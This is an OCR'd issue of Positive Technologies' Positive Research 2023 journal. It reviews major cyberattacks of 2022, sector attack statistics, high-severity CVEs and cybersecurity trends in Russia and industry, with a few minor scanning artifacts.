Positive Research

Positive Research / 2023

eng

Journal of information security


Contents

On the front lines

Key industries security

Technologies and security

Our school. Theory and practice



On the front lines

Top 10 cyber-attacks of 2022

EKATERINA KILYUSHEVA Head of Information Security Analytics Research, Positive Technologies

EKATERINA SEMYKINA Information Security Analyst, Positive Technologies

1 →

Ransomware attack on Costa Rican government entities

April 2022 saw an unprecedented attack on government: the Conti ransomware group hit Costa Rican government entities and demanded a ransom of $20 million. With most of the country's IT infrastructure down, a state of emergency was declared. It wasn't long before the Costa Rican healthcare system also came under fire, this time by the Hive group.

2 →

Lapsus$ targeting Okta, Nvidia, Microsoft, and Samsung

The Lapsus$ data extortion group hacked a number of large tech companies in 2022. At the beginning of the year, it attacked Okta, a major provider of identity and access management solutions, including multifactor authentication. The cyberattack affected 2.5% of Okta's customers and raised doubts about the reliability of its products. In February, Lapsus$ breached the systems of Nvidia, a renowned developer of graphics processing units. The attack resulted in the theft of 1 TB of data, including source code for video cards and software signature certificates. The stolen Nvidia certificates were used by the cybercriminals to distribute malicious software such as backdoors and remote access trojans. In March, Lapsus$ hacked Microsoft and Samsung and made off with the source code of several products.

3 →

Attack on Swissport International

Swissport, a Switzerland-based aviation services company providing cargo handling and ground services for 310 airports in 50 countries, was hit by a ransomware attack. The attack resulted in numerous flight delays; the criminals also stole 1.6 TB of data.

4 →

Attack on Vodafone Portugal

Mobile operator Vodafone Portugal suffered a cyberattack that caused country-wide disruption of 4G and 5G networks, as well as SMS and television services. Vodafone Portugal has over 4 million mobile phone subscribers and another 3.4 million home and business Internet customers, so the consequences of the attack affected many people around the country. It took a long time for the company to restore its systems: for example, its websites were down for almost a month.

5

Sensitive data of Indonesian citizens leaked

A hacking community forum was host to an archive put up for sale that contained personal data of 105 million Indonesian citizens—nearly 40% of the country's population. The data was likely stolen from the General Elections Commission of Indonesia. The data set included full names, dates of birth, and other sensitive information; it was offered for $5,000. An earlier case involved an archive with registration data of roughly 1.3 billion Indonesian SIM cards (with phone numbers and their owners' identity document information) offered for $50,000.

6

Attacks on German oil companies Oiltanking and Mabanaft, as well as oil terminals in Belgium and the Netherlands

In late January, two subsidiaries of Marquard & Bahls AG, a German energy and chemicals group, fell victim to cyberattacks: gasoline distributor Oiltanking and oil supplier Mabanaft. Many automated production processes (such as tank loading and unloading) depended entirely upon computer systems that were disabled by the attacks. As a result, the companies were unable to fulfill their contractual obligations for some time. A couple of days later, major oil terminal operators SEA-invest (Belgium) and Evos (the Netherlands) were attacked, which affected ports throughout Europe and Africa, causing delays in fuel supply.

7

Cryptocurrency stolen from the Ronin blockchain bridge

March witnessed an attack on Axie Infinity's Ronin sidechain, believed to be the largest cryptocurrency heist to date. Ronin was created by Sky Mavis to facilitate transactions for the popular Axie Infinity game. Cybercriminals stole almost $620 million in Ethereum and USDC tokens.

8

Train traffic disruption in Denmark

In October, trains in Denmark stopped for several hours due to a cyberattack on Supeo, an IT service provider for Denmark's largest railway company. Supeo's mobile application was used by train drivers to access critical operational information such as track maintenance and speed limits. When the service provider shut down its servers during the attack, the application went offline, and train drivers had to stop their trains. After the traffic was resumed, the trains could not run fully according to schedule for another day, which inconvenienced passengers further.

9

Toyota plants suspend operations

In March, Toyota suspended operations of its 14 plants in Japan due to a cyberattack on Kojima Industries, a component supplier. The cyberattack also affected other Japanese car manufacturers: Hino and Daihatsu Motors.

10

User data leaks in Russia

Throughout the year, there were numerous leaks of personal data of Russian users, especially from popular online services and large companies including CDEK, Delivery Club, DNS, Gemotest, Level.Travel, VkusVill, Whoosh, and Yandex.Food. Cybercriminals offered archives with stolen data on darknet forums for sale or made them publicly available. Such user information is then typically used by scammers to carry out social engineering attacks.

Governmental organizations

Last year, the number of successful attacks on government institutions increased every quarter. Government agencies were victims of more incidents than any other type of organization: they accounted for 17% of the total number of successful attacks on organizations—2% more than in 2021. We recorded a total of 403 incidents in 2022, which is 25% more than in 2021 [1].

The public sector has been targeted by many cybercriminals—both ransomware operators and APT groups—including Cloud Atlas, Tonto Team, Gamaredon, MuddyWater, and Mustang Panda. Almost one in two attacks on government agencies used malware. The most popular types of malware were ransomware (56%) and remote control software (29%).

Social engineering remained the main attack vector, used by attackers to infect employees' computers with malware and steal credentials. Half-way through the year, we noted a surge in the number of attacks on the web resources of government institutions: in total, 41% of successful attacks were directed at them. This is an increase of 16% compared to 2021. In 5% of cases, government agencies became victims of software supply chain attacks.

A third of incidents resulted in the leakage of confidential information, including the personal data of citizens. In more than half of the cases, the activities of government agencies were disrupted in one way or another. In 41% of cases, state interests were violated—for example, due to the unavailability of important IT systems or leaks of information about citizens. An unprecedented incident occurred in April 2022, when the Conti ransomware group demanded a ransom of $20 million from the government of Costa Rica [2].

403

incidents in 2022, which is 25% more than in 2021

EKATERINA KILYUSHEVA

Head of Information Security Analytics Research, Positive Technologies

target No. 1

A state of emergency was declared due to the unavailability of most of the country's IT infrastructure. A ransomware attack on the municipality of Palermo[3] in Southern Italy led to the shutdown of all IT systems, causing a whole range of problems: disruptions in the operations of government agencies, police stations, and the city's video surveillance, and the inability to pay for public transport.

This year, we expect a further increase in the number of attacks on governmental structures. Two main types of threat actors will be behind these attacks: organized, highly skilled cybercriminal groups aiming to steal valuable data, disrupt government systems, and make a profit—and hacktivists. Hacktivism can also have negative consequences, from website defacement to the destruction of infrastructure. The digitization of most public services without proper protection against cyberattacks puts the personal data of citizens at risk, creates opportunities for attackers to modify data in government systems, and can lead to the disruption of services, as already happened in 2022.

1

2

3

The digitization of most public services without proper protection against cyberattacks puts the personal data of citizens at risk, creates opportunities for attackers to modify data in government systems, and can lead to the disruption of services

Non-tolerable events

1 Government websites offline

2 Government operations interrupted

3 Public services disrupted

4 Social security payments disrupted

5 Government cash stolen

at government institutions: real-life examples

Israeli government

A cyberattack on Israeli government online resources led to websites in the gov.il subdomain shutting down and the government declaring a state of emergency.

Ministry of Finance of Costa Rica

The Conti ransomware group attacked the Costa Rican finance ministry and a number of other government agencies in that country, prompting the government to declare a state of emergency. A full recovery of all government systems took more than a month.

Palermo municipality

The Killnet group attacked Palermo municipality in Italy, causing an interruption to online services. Affected systems included surveillance, the police operations center, and every municipal service.

Bulgarian Posts

A cyberattack on the Bulgarian mail service infrastructure caused disruptions in mail services and payments of pension and welfare.

City of Burlington

The city of Burlington, Canada, fell for a phishing scheme, inadvertently transferring $503,000 in funds to a con artist instead of a bona fide service provider.

Attacks on users: large-scale data leaks

EKATERINA KILYUSHEVA

Head of Information Security Analytics Research, Positive Technologies

The number of incidents involving attacks on individuals increased by 44% compared to 2021. 17% of all successful attacks were carried out on regular users. The main attack vector is typically through various social engineering techniques, used in 93% of cases. Thus, attackers created phishing sites (56%), sent malicious emails (39%), and searched for victims on social networks (21%) and instant messengers (18%).

In 64% of attacks, the criminals managed to steal information. This was mainly login credentials (41%), personal data (28%), and payment data (15%). Users were also affected by data leaks that hit large companies and popular services, including VkusVill, Gemotest, SDEK, Yandex.Food, Delivery Club, DNS, and Whoosh.

Towards the end of last year we saw an increase in the spread of the "phishing as a service" model. In Q3 2022, the number of large-scale social engineering campaigns against individuals increased by 34% compared to Q2. Most of this growth is due to the active use of phishing kits: sets of programs for carrying out phishing attacks, which may include preconfigured phishing pages, data entry forms, scripts for sending messages to victims, and scripts for sending stolen data to attackers.

In every second successful attack, malware was downloaded onto users' devices. In 2022, the share of spyware used in attacks against individuals reached 43%—an increase of 13 percentage points. The share of attacks using banking Trojans was 23%, a slight

15% payment data

28% personal data

41% login credentials

Towards the end of last year we saw an increase in the spread of the "phishing as a service" model

With the growth of remote working and the use of personal devices for work, attacks on individuals can lead to the compromise of corporate systems

decrease compared to the previous year, while the actual number of such attacks remained almost the same. Websites are increasingly becoming sources of malware infection: 40% of cases compared to 29% in 2021. With the growth of remote working and the use of personal devices for work, attacks on individuals can lead to the compromise of corporate systems.

Forecasts

Last year, users became victims of large-scale data leaks. Attackers possessing detailed information about user activity in the compromised services could use social engineering methods to improve their attacks and carry them out more precisely. We recommend you to be especially vigilant during the sales period and treat with caution any offers related to significant social and cultural events, movie and series premieres, and sporting events. The spread of ready-made kits for mass phishing attacks will increase the amount of attacks on individuals (mostly clients of online banks and other online services).

We predict an increase in the number of attacks on users through social networks and instant messengers, and the spread of fake channels and groups pretending to be well-known banks, shops and other companies, as well as celebrities. At the end of 2022, we already saw a wave of attacks aimed at hacking accounts on instant messengers, and noted their effectiveness: users were not prepared for the new schemes and easily fell prey to the attackers.

In 2022, the share of attacks in which credentials were stolen increased, despite the fact that many services require two-factor authentication to log in. Now we're seeing that attacks on the second factor are increasing, and will continue to do so in the near future. Such attacks will use phishing tools and social engineering as well as malware that can intercept SMS messages and push notifications.

Vulnerabilities for the sake of security

VADIM SOLOVEV

Head of Threat Analysis, Positive Technologies

Last year, a new negative record was set: about 25,000 new vulnerabilities discovered by security researchers were verified. The vulnerabilities were assigned the appropriate identifiers and severity levels according to the international CVE [1] standard. The growth in the number of startups and the programs they release, along with a failure to observe the principles of secure development, could result in a new anti-record in 2023.

Almost 70 vulnerabilities a day—that's a lot. In Russia, the situation is exacerbated by the fact that foreign IT companies have left the country and stopped providing new versions and updates for their software, leaving domestic businesses without protection. An effective strategy for managing vulnerabilities must be built: both in proprietary software and in open source components used (not only in web applications, but also in programs developed in-house).

[1] Common Vulnerabilities and Exposures is a database of commonly known information security vulnerabilities maintained by MITRE.

An effective vulnerability management strategy

- Log4Shell (CVE-2021-44228)
- ProxyNotShell (CVE-2022-41040)
- Spring4Shell (CVE-2022-22965)
- Vulnerabilities in Atlassian Confluence (CVE-2022-26134, CVE-2022-26138)
- Zimbra RCE (CVE-2022-27925, CVE-2022-41352)
- Follina (CVE-2022-30190)
- A vulnerability in F5 BIG-IP (CVE-2022-1388)

The most dangerous vulnerabilities frequently discussed on the dark web

Vulnerability type	Vendor	Vulnerability ID	CVSS base score
Authentication Bypass	Fortinet	CVE-2022-40684	9.8
Remote Code Execution	VMware	CVE-2022-22965	9.8
Local Privilege Escalation	Linux	CVE-2022-0847	7.8
Remote Code Execution	Microsoft Corporation	CVE-2022-30190	7.8
Remote Code Execution	VMware	CVE-2022-22954	9.8

Forecasts

We expect Log4Shell, Spring4Shell, and other similar vulnerabilities to be with us for a long time to come, since systems that use vulnerable software are widespread. In addition, this year we will again see attacks on Microsoft Exchange, both through new vulnerabilities and through old ones that users have not yet eliminated with security updates.

The most valuable vulnerabilities for attackers will be those in browsers, since they can be used to carry out mass attacks on visitors of certain resources, as well as those in popular frameworks, which are actively used in the infrastructures of large companies, among other things. Apart from that, it's worth noting that support for Windows 8.1 will end on January 10, 2023. This operating system will no longer receive security updates, so if vulnerabilities are found in the basic mechanisms of Windows operating systems, users of older versions (including Windows 8.1) will be unprotected.

Vulnerabilities unknown to developers

Problems related to the departure of foreign software providers, the lack of security updates, and the disruption of the usual software supply chains will continue to have an impact on information security in companies. The breakdown of relations between developers and security researchers from different countries will result in significantly more software vulnerabilities that developers aren't aware of, but which attackers can find. The need to build new software supply chains and integrate new solutions into the infrastructure—the security of which may be questionable—will negatively impact organizations' security.

Techno-logical trends

in Russia and around the world

ALEXEY ANDREEV

Managing Director,
Positive Technologies

ALEXEY ASTAKHOV

Head of Application
Security Products,
Positive Technologies

DENIS KORABLEV

Managing Director,
Product Director,
Positive Technologies

The development of new technological solutions that previously seemed too large-scale will begin in the coming year

Transition to domestic software

In Russia, we've seen a clear trend of companies transitioning to domestic operating systems, which has directly contributed to the support of Russian OSs by information security vendors. So, most of Positive Technologies' products started supporting Astra Linux back in 2022, and in 2023 we will continue to develop in this direction and also add other domestic operating systems..

Urgent need for practical information security

Practical cybersecurity is becoming more essential than ever, placing a direct demand on Russian vendors to provide high-quality, practically applicable information security technologies.

Problems with hardware

Insufficient amount of hardware and the use of non-standard equipment are other realities we will have to contend with in 2022. On the one hand, this situation spurs the move to the cloud, and on the other hand, encourages a greater focus on software that is less tailor-made for specialized equipment. When the hardware is easily available and plentiful, you can solve specific problems more effectively. Now it's important that the software works universally on typical configurations and in cloud environments, so we have to put up with the overheads that appear as a result of this universalization.

Constant attacks on critical infrastructure

The dynamics of attack growth force the developers of protection tools to reconsider their thinking, as any protected entity (whether it's an infrastructure, its component, or an application) will be constantly targeted. This means we're talking about a very different load profile, which must be taken into account in the very early stages of product development: design, supplying knowledge content, and load testing.

Developing information security products currently missing in Russia from scratch

One of the main consequences of 2022's instability in the information security market was the departure of Western vendors. At a superficial level, Russian vendors have won in terms of competition. However, if we look deeper, it becomes obvious that there has been a colossal loss of the components and modules from which products were made: Western clouds and the usual managed services and development systems are all missing. We find ourselves in a situation in which we either have to create our own components or use affordable, lower-quality ones. How then can we rapidly develop systems like those that have been in development in the West for decades, which have changed and evolved as a result of competition? NGFWs, for example.

Developing an effective NGFW is a challenge. Only three companies in the world have developed a high-quality next-generation firewall to the necessary level—and none of them are Russian. It's a technologically complex product with high quality requirements (fault tolerance, loads). To close the gap with the West, we need to find a unique path. And there are objective reasons not to follow the path that Western companies have been following for decades.

Of course, if you have a well-established market already, there are some things that can't be changed. For example, it's impossible to make new network hardware without using all the protocols already existing on the Internet. One of the reasons almost all the networking technologies created since the 1960s are still in use today is backwards compatibility. Outdated technologies are by nature unsafe, but they can't be retired in an evolutionary way. In a revolution, however, it's possible to remove them. Space is opening up to reduce development time and exponentially improve the technological base of networks.

Finally, it's difficult to find people with experience in creating these products. It turns out that when developing a product, up to 85% of the team's time is spent on acquiring special skills and competencies. All these factors indicate that the development of new technological solutions that previously seemed too large-scale will begin in the coming year.

Global trends that are also relevant in Russia

1 Safety is becoming an aspect of the quality of products and systems


We're seeing a huge interest in information security and secure development from developers and all specialists involved in product creation. A few years ago, when cyberattacks were less frequent, all security was reduced to formal rule compliance and certificate acquisition. Today, information security is just as important in the quality of a product as is the ability to withstand increased loads or be resistant to non-standard use conditions. This means that it's important to build the most convenient security tools for all roles in the formats in which people are used to working.

For developers, this is IDE1 [1], for testers, testing frameworks, workflow aggregation systems; for DevOps, CI/CD.

2 Increased use of public and private clouds and containerized environments

On the one hand, using containerized environments and public and private cloud services is a global trend aimed at the

> **We're seeing a huge interest in information security and secure development from developers and all specialists involved in product creation**



We're seeing now how even the most conservative organizations are transferring **1–2–3%** of their infrastructure into containers


more efficient use of resources, granular service management, and the rapid release of products. On the other hand, in the current shortage of hardware, Russian companies are being forced to accelerate this transition. We're seeing now how even the most conservative organizations are transferring 1 to 3 percent of their infrastructure into containers. Companies are buying and implementing private cloud solutions. For developers of security tools, this means that:

- all of our products must be able to function in these environments; container infrastructures
- themselves are also vulnerable and need to be protected.

3 True ecosystems

The trend to create ecosystems is global and not tied to any particular field (for example, IT or information security). By combining services, we can create a more valuable product for users—this is the benefit of ecosystems. Regarding information security, there are two types of ecosystems in the world: one for protecting applications, the other for infrastructures. If the users of infrastructure ecosystems are highly specialized and experienced information security experts who prefer to work in high-tech companies, then the users of application protection ecosystems are people who create products. For infrastructure security, it's important to create an autopilot-like solution that can repel attacks by itself, so you can spend minimum effort on protection and lower the necessary skill level for those who work with the system. Meanwhile, for protecting applications this approach won't work at all: the people who create products are often tech-savvy specialists who like to dive deep into things and get involved in the details. It's important that the specialists get more value from the ecosystem as a whole than from the individual products within it. This is a challenge not only in terms of technical development, but also in the research and formation of ways of interacting with the ecosystem depending on the role of the user.

1 Software that helps developers code efficiently.



Key industries security

Industrial sector:

cyberattacks increasingly aim to disrupt production processes

DMITRY DARENSKY

Head of Industrial Cybersecurity Practice,
Positive Technologies

In 2022, almost one in ten successful attacks on organizations was targeting industrial enterprises. A total of 223 industrial company incidents were registered during the year, showing 7% growth from 2021.[1] The production sector was hit the hardest in Q2, with total number of successful attacks on its organizations up 53% due to increased ransomware activities.

[1] Global data based on Positive Technologies expertise, research data, and reputable sources.

Almost half of the successful attacks employed social engineering mechanisms; in 41% of cases software vulnerabilities were exploited. Most of the successful attacks (71%) relied on malware, which was mainly spread by compromising the resources in the organizations' perimeter (49%) and through email (43%). For third year in a row we saw the social engineering share shrink, while that of exploiting the perimeter vulnerabilities was increasing. Theft of confidential information was the most common goal of attacks on businesses: 54% of incidents resulted in data leakage, with commercially sensitive information making over one third of stolen data. The attackers' actions also had a major impact on the core activities of companies—with severe consequences. In 47% of cases the tampering with production and business processes ended in outages—mostly due to the use of ransomware and data wipers. The ransomware percentage was rising over the course of the year: from 53% in Q1 to as much as 80% in Q3. The share of wipers reached 7%.

Massive attacks affected various industries: oil & gas, energy, agro-industrial sector, metallurgy, and food industry. Thus, in early April 2022, Conti group's attack on Nordex—one of the largest wind turbine manufacturers—led to encryption of the company's data infrastructure and a massive cutoff of remote access to the turbines ❷ In Q2, an attack on three Iranian steelworks occurred, disrupting production processes and releasing molten steel, which caused a fire on the factory floor. ❸ One may also recall attacks on Russian agroindustry: Miratorg—one of the largest manufacturers and distributors of meat products—was hit by a BitLocker-based ransomware; ❹ in Rostov region, an attack resulted in a temporary shutdown of a Tavr production facility; ❺ the agricultural holding Selyatino reported an attempt to destroy 40 thousand tons of frozen meat and fish products by gaining access to freezer temperature control systems. ❻

Some of these attacks even impacted other industries. Thus, in early 2022, a ransomware attack hit two Marquard & Bahls group subsidiaries: a German petrol distributor Oiltanking and an oil supplier Mabanaft. ❼ The consequences were significant not only for the entities involved, but for ordinary citizens too: these companies supply fuel to many gas stations across Germany.

Threat landscape changes awaiting industrial enterprises in 2023

We figure this year the criminals behind cyberattacks on industrial enterprises will not be after financial gains or large ransom, but rather disruption of business, upsetting essential production processes, and accidents. Therefore, we anticipate the coming of new malware focusing on industrial systems, as well as wider use of wipers to destroy data on devices. In addition to that, we would expect new cases of cyberespionage targeting industrial enterprises and fuel & energy sector.

in 41% of cases software vulnerabilities were exploited

Industrial cyber-security

1 Cybersecurity as an instrument of sustainable production

Production unit managers regard cybersecurity technologies as one of the instruments to achieve sustainable business with required level of plant asset reliability, uninterrupted business processes and, as a consequence, target performance figures for production volume and quality. That said, the manufacturers' requirements for information security solutions and technologies focus first on ensuring continuous production and functional reliability of the infrastructure, and only second—on functionality and expertise-related content of security products. A solution that guarantees stable flow of business and is robust enough to make the production targets in the current threat landscape and under constant cyberattacks must comprise the whole necessary and sufficient set of features and expertise.

2 Cybersecurity as an infrastructure element

At present the vast majority of production facility modernization and construction projects feature built-in protections by default. And these are not some extra or retrofitted subsystems—but regular infrastructure elements, same as networking equipment, operating systems, and data storage systems. We expect that in 2023, the rationale for the use of such solutions will center more on practical sense and results achieved through the use of information security technologies rather than formal compliance with requirements.

trends in 2023

3 Protected industrial control systems

Little by little, the domestic developers and vendors of hardware and software industrial automation suites begin offering basic cybersecurity solutions, already tested and built into their ecosystems. These mostly satisfy the requirements of both the enterprises and the legislation in terms of safeguarding critical data infrastructure.

4 "Noninvasiveness" becoming obsolete

On the whole, the production industry ceased to be wary of security products that actively interact with the components of industrial automation and production control systems. All questions addressed to suppliers and vendors of cybersecurity products regarding these aspects are of more practical nature now. It is still important for enterprises that cybersecurity does not impede the operations, nor have any adverse effects. Yet they have a constructive stance towards proactive protection and response to information security incidents. Where needed, the deployment of such solutions is considered routinely.

Cyber-security in industry and energy sectors: what's going wrong

DMITRY DARENSKY

Head of Industrial Cybersecurity Practice, Positive Technologies

Our data shows that the industry sector has been one of the three most attacked sectors for years. This story will look at current cybersecurity approaches and non-tolerable events in the electric power industry.

What makes industrial cybersecurity measures so odd

The cybersecurity situation in the industrial sector has not seen any drastic changes despite companies in various sectors such as electric power spending more money and introducing various classes of cybersecurity systems, including dedicated industrial system security. Our industrial cybersecurity audits have demonstrated that almost any company, regardless of the size or pool of security systems, can be hacked in just a few steps.

The business itself strives for improvements: C-level executives are getting involved in setting cybersecurity goals, and companies have started looking for practical security. The government is also backing that need, providing support for drastic changes. So why, then, are companies slow to raise the standard of security? There is no one simple answer, but multiple interlinked factors. For instance, a shortage of skilled professionals and an insufficient level of competencies among them constrain companies to use MSP or MDR service models in place of on-premise solutions. Meanwhile, cybersecurity services for the process segments of industrial infrastructure are only just appearing and suffer from many limitations.

К тому же, есть сложности в понимании технBesides this, understanding the engineering considerations involved and the capabilities of different classes of cybersecurity solutions remains a challenge. For instance, among the plethora of ICS security systems in existence today, there are still no dedicated IDSs for ERP systems, and security teams realize that available IDSs are not designed for analyzing accounting transactions, payment orders inside corporate traffic, or communications between finance teams and tax authorities. That said, there are NTA and NGFW systems, as well as common IDSs, which the same security teams inexplicably expect to support analysis of traffic for process signals and SCADA commands. Why this is needed or what cybersecurity challenges this would help to meet, most professionals are at a loss to say.

The same goes for other security system classes. For instance, there is a lack of dedicated data diodes for SAP or antivirus tools for IP cameras. But somehow, there are dedicated ICS antivirus tools—hardly different from regular ones—while cryptography modules are installed on PLCs. There is no market consensus yet on whether those many narrowly specialized products are needed or one all-encompassing solution would work.

Looking at these and other oddities, we have concluded that something is clearly not right about the cybersecurity industry in general and industrial cybersecurity in particular.

The paradigm shift in attitudes toward cybersecurity

There are always events that an industrial company deems non-tolerable. Yet it is possible to guarantee that an event like that will not happen. To do this, the company needs to define these events and achieve a standard of cybersecurity that will prevent them from happening as a result of a cyberattack. Some Russian companies have already adopted this approach. The goal is to drastically raise the level of corporate security and by extension the security of entire industries and the economy as a whole.

Looking at these and other oddities, we have concluded that something is clearly not right about the cybersecurity industry in general and industrial cybersecurity in particular.

The paradigm shift in attitudes toward cybersecurity

Completely protecting an industrial company from a hack or network intrusion is virtually impossible today, so top executives have started asking for results on a different level. At Positive Technologies, we call this "results-oriented cybersecurity."

Results-oriented security is provided by qualitatively and quantitatively measurable IT security systems that protect critical assets and prevent non-tolerable events.

